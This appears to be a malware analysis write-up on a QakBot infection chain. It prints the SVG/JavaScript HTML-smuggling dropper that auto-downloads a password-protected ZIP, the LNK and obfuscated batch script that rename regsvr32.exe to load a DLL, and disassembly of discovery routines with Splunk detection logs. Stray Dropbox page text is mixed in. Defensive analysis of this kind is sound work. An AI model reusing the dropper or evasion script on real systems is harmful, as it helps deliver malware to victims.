
Figure 2 shows the stage 2 HTML javascript code and the portion of the base64 encoded zip file that contains the malicious ISO file.



```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
    <circle cx="-100" cy="-100" r="10" fill="green" />
        <script type="text/javascript">
        <![CDATA[

                        function C6SD0B7q(b64_encoded_str, size)
            {
                var new_buff_array = [];
                var decode_base64 = atob(b64_encoded_str);

                for(var ctr = 0; ctr < decode_base64.length; ctr += size)
                {
                    var byte_array = decode_base64.slice(ctr, ctr + size);
                    var decoded_byte_array = new Array(byte_array.length);

                    for(var i = 0; i < byte_array.length; i++)
                    {
                        decoded_byte_array[i] = byte_array.charCodeAt(i);
                    }

                    var eVcLGshY = new Uint8Array(decoded_byte_array);
                    new_buff_array.push(eVcLGshY);
                }

                var vZIZ2Kme = new Blob(new_buff_array, {type: "application/zip"});
                return vZIZ2Kme;
            }

            function i9nryhhw(vZIZ2Kme)
            {
                let JkT5zYmW = new File([vZIZ2Kme], "attachment.zip", {type: "application/zip"});
                let IV7XsVbK = URL["createObjectURL"](JkT5zYmW);
                window.location.assign(IV7XsVbK);
                URL.revokeObjectURL(IV7XsVbK);
            }

            var gdhpoIyu = 'UEsDBBQAAQAIAHyHW1V61iBDifkFAACoCwAJAAAAQTc0OTAuaXNv5rU+ZBG/HsgU6By/65NQzg+V/oC652KJspvR9CPPKfhoMsfWT6GzKEDQA0Mb6qUJG5zBgdFI2AZ/8R10M
            var vZIZ2Kme = C6SD0B7q(gdhpoIyu, 512);
            i9nryhhw(vZIZ2Kme);


        ]]>
        </script>
</svg>
```

Figure 2

Figure 3 shows the effect of the stage 2 HTML file as you run the main HTML (stage 1). Notice that it automatically dropped the zip file in the compromised host.



The file is not displayed correctly. Use local downloaded file.

Document password: PG1

128315315

When you star items, they'll appear here for easy access. Learn more.

Contact

Do you have questions or concerns about Dropbox, our Services and privacy? Contact our Data Protection Officer at privacy@dropbox.com. If they can't answer your question, you have the right to contact your local data protection supervisory authority.


the zip file in CLSID like format name

37cbd282-b59d-49....zip

Figure 3

ISO File

Once the ZIP is extracted and decrypted using the password “PG1”, we will be able to get the “A7490.iso” that contains an **A.LNK** file and a hidden tools folder.




'C › DVD Drive (E:) CD_ROM ›

Name

tools
A

Hidden Folder Contents



PC › DVD Drive (E:) CD_ROM › tools ›

Name

raceway
unpapered
bucketfuls.dat
merlin.jpg
pops.txt
protracted.cmd

Within the hidden **tools** folder is protracted.cmd (bat file) and the malicious bucketfuls.dat (.dll) that will be loaded.

LNK and Batch Script

To the victim, the .LNK will be the only thing inside the ISO as the tools directory is hidden.


Below is the breakdown of the two files which showcases how the adversary attempts to evade detection.

LNK

Within the LNK it gives away the .cmd file that will run from within the hidden tools directory -

```
C:\Windows\System32\cmd.exe /c tools\protracted.cmd re
gs v
```

Note the **re gs** and **v** arguments, at first glance it doesn't make sense and seems out of place until we look at the .cmd file.



```
1  @echo off
2  
3      :: flitsRemissions
4      set woesStifled=sys
5      set rewordingUnenlightened=%SystemRoot%
6      set pushoverDinghy=%rewordingUnenlightened%\\%woesStifled%tem32\\%1%2%3r32.exe
7      set constituteInterminableness=%temp%\\envelopingConcussion.com
8  
9      call :suggestibilityUnwelded "intricateDoves", "crusaderGusted", "carolerSecondary"
10 
11     %constituteInterminableness% tools\bucketfuls.dat
12 
13     :suggestibilityUnwelded makingsBilges criminallyPalates elatednessWindpipes
14 
15     set unconscionablenessReroutes=copy
16     call %unconscionablenessReroutes% %pushoverDinghy% %constituteInterminableness%
17     exit /b
18 
19 exit
```

Figure 4

The .cmd file uses a few tricks to evade controls. First, lines 4-7 are using **set**, which will _set_ environment variables for the different strings. On line 6 we see the % symbols, which are passed in from the LNK file (re gs v) to complete the regsvr32.exe process name.


Line 9 will set "copy" as a variable. The final call on line 16 will now look like this:

```
copy %systemroot%\system32\regsvr32.exe
%temp%\envelopingConcussion.com
```

This will copy regsvr32.exe from system32 to the \appdata\local\temp directory and rename regsvr32.exe to envelopingConcussion.com.

Now, envelopingConcussion.com will run tools\bucketfuls.dat.

In Splunk:




user	parent_process_name	process_name	process	process_id	parent_process_id	original_file_name
Administrator	cmd.exe	envelopingConcussion.com	C:\Users\ADMINI~1\AppData\Local\Temp\2\\envelopingConcussion.com tools\bucketfuls.dat	3536	10300	REGSVR32.EXE

Figure 5

Now we will switch gears and dive into the different QakBot capabilities found within the DLL that gets loaded.

System Owner/User Discovery

Figure 6 is a screenshot of QakBot code that will execute several Windows commands to collect system and network information that will be sent to the remote C2 server.



```
add     eax, 228h
mov     [esi+88h], eax
mov     eax, block_struct
add     eax, 1644h
push    479h            ; 0x1001e551: b'net view'
mov     [esi+8Ch], eax
call    mw_dec_data_blocks_by_indx_2
pop     ecx
mov     ecx, eax
mov     [ebp+var_4], eax
call    mw_create_named_pipe
mov     [esi+0B4h], eax
lea     eax, [ebp+var_4]
push    eax
call    w_invoke_free_heap_mem
pop     ecx
push    39h ; '9'       ; 0x1001e111: b'cmd /c set'
call    mw_dec_data_blocks_by_indx_2
pop     ecx
mov     ecx, eax
mov     [ebp+var_4], eax
call    mw_create_named_pipe
mov     [esi+0A8h], eax
lea     eax, [ebp+var_4]
push    eax
call    w_invoke_free_heap_mem
pop     ecx
push    0A6h ; '¦'      ; 0x1001e17e: b'arp -a'
call    mw_dec_data_blocks_by_indx_2
pop     ecx
mov     ecx, eax
mov     [ebp+var_4], eax
call    mw_create_named_pipe
mov     [esi+0ACh], eax
lea     eax, [ebp+var_4]
push    eax
call    w_invoke_free_heap_mem
mov     [esp+13Ch+var_13C], 238h ; 0x1001e310: b'ipconfig /all'
call    mw_dec_data_blocks_by_indx_2
pop     ecx
mov     ecx, eax
mov     [ebp+var_4], eax
call    mw_create_named_pipe
mov     [esi+0B0h], eax
lea     eax, [ebp+var_4]
push    eax
call    w_invoke_free_heap_mem
mov     eax, block_struct
pop     ecx
test    byte ptr [eax+1898h], 4
jnz     short loc_10006D57
push    49h ; 'I'       ; 0x1001e121: b'nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.%s'
```

Figure 6


The table below is the complete list of the Windows commands that it will execute on the compromised host.

Table 1

Command	Description
ipconfig /all	List all TCP/IP network configuration
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.%s	Query SRV records of the domain from the main DNS record of the compromised host (%s is the domain name)

nltest /domain_trusts /all_trusts	Enumerate domain trusts
net localgroup	Get local groups information
qwinsta	Displays information about sessions on a Remote Desktop Session Host server.
route print	Get route information
arp -a	Get ARP information
cmd /c set	Get environment variables
whoami /all	Get user, group, and privilege information of the compromised host
netstat -nao	Get the active network connections in the compromised host
net view	Displays a list of domains, computers, or resources that are being shared by the specified computer.
net share	Displays information about all of the resources that are shared on the local computer

This event can be seen using the Sysmon event logs in Splunk. Figure 7 shows how the QakBot malware injected in the **wermgr.exe** process executes the following Windows native commands that we’ve listed in the above table.



parent_process_name	parent_process	process_name	original_file_name	process_id	process
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	ARP.EXE	arp.exe	6364	arp -a
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	ARP.EXE	unknown	0x18dc	C:\Windows\SysWOW64\ARP.EXE -a
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	NETSTAT.EXE	netstat.exe	4788	netstat -nao
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	NETSTAT.EXE	unknown	0x12b4	C:\Windows\SysWOW64\NETSTAT.EXE -nao
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	ROUTE.EXE	route.exe	1244	route print
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	ROUTE.EXE	unknown	0x4dc	C:\Windows\SysWOW64\ROUTE.EXE print
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	net.exe	net.exe	2012	net view
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	net.exe	net.exe	6044	net localgroup
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	net.exe	net.exe	6292	net share
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	net.exe	unknown	0x179c	C:\Windows\SysWOW64\net.exe localgroup
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	net.exe	unknown	0x1894	C:\Windows\SysWOW64\net.exe share
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	net.exe	unknown	0x7dc	C:\Windows\SysWOW64\net.exe view
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	nslookup.exe	nslookup.exe	172	nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.ATTACKRANGE
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	nslookup.exe	unknown	0xac	C:\Windows\SysWOW64\nslookup.exe -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.ATTACKRANGE
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	whoami.exe	unknown	0x1770	C:\Windows\SysWOW64\whoami.exe /all
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	whoami.exe	whoami.exe	6000	whoami /all

Figure 7

As part of this Tactic, it will also execute several WMI query commands to gain more system information about the compromised host. Table 2 shows the list of WMI classes it uses in its WMI query to collect more information.


Table 2

WMI Class	Description
Win32_ComputerSystem	System Information (AdminPasswordStatus, Model, Name, Manufacturer and many more)
Win32_Bios	BIOS information (e.g BIOSVersion, PrimaryBIOS, serialNumber)
Win32_Product	Product and software information

Win32_PhysicalMemory	Physical RAM information
Win32_DiskDrive	Hard disk information like the partition, free size, model.
Win32_Processor	CPU processor information
Win32_OperatingSystem	OS information
SELECT * FROM antivirusProduct	List all antivirus Products Installed in Windows OS.

Additionally, it will also make Windows API calls to get the computer name, system metrics, Active Directory domain status, system info, all processes and its modules, windows architecture (x32/x64), and OS version.


Figure 8 shows a code snippet of how it gets the computer name and the volume information of the compromised host.



```
int __fastcall mw_get_computer_name(LPCWSTR lpString2, void *a2)
{
  BOOL v4; // eax
  _WORD *v5; // ecx
  int v6; // eax
  int v7; // eax
  int v8; // ecx
  size_t v10; // [esp-Ch] [ebp-624h]
  int v11; // [esp-4h] [ebp-61Ch]
  char v12[512]; // [esp+Ch] [ebp-60Ch] BYREF
  char v13[512]; // [esp+20Ch] [ebp-40Ch] BYREF
  WCHAR String2[256]; // [esp+40Ch] [ebp-20Ch] BYREF
  const WCHAR *v15; // [esp+60Ch] [ebp-Ch] BYREF
  int v16; // [esp+610h] [ebp-8h] BYREF
  char Args[4]; // [esp+614h] [ebp-4h] BYREF

  *(_DWORD *)Args = 0;
  w_mem_set(a2, 0, 0x100u);
  v16 = 256;
  kernel_api_struct_1001FA38->GetComputerNameW(String2, (LPDWORD)&v16);
  lstrcpynW((LPWSTR)a2, String2, 256);
  v15 = mw_dec_data_blocks_by_indx_1(1943);
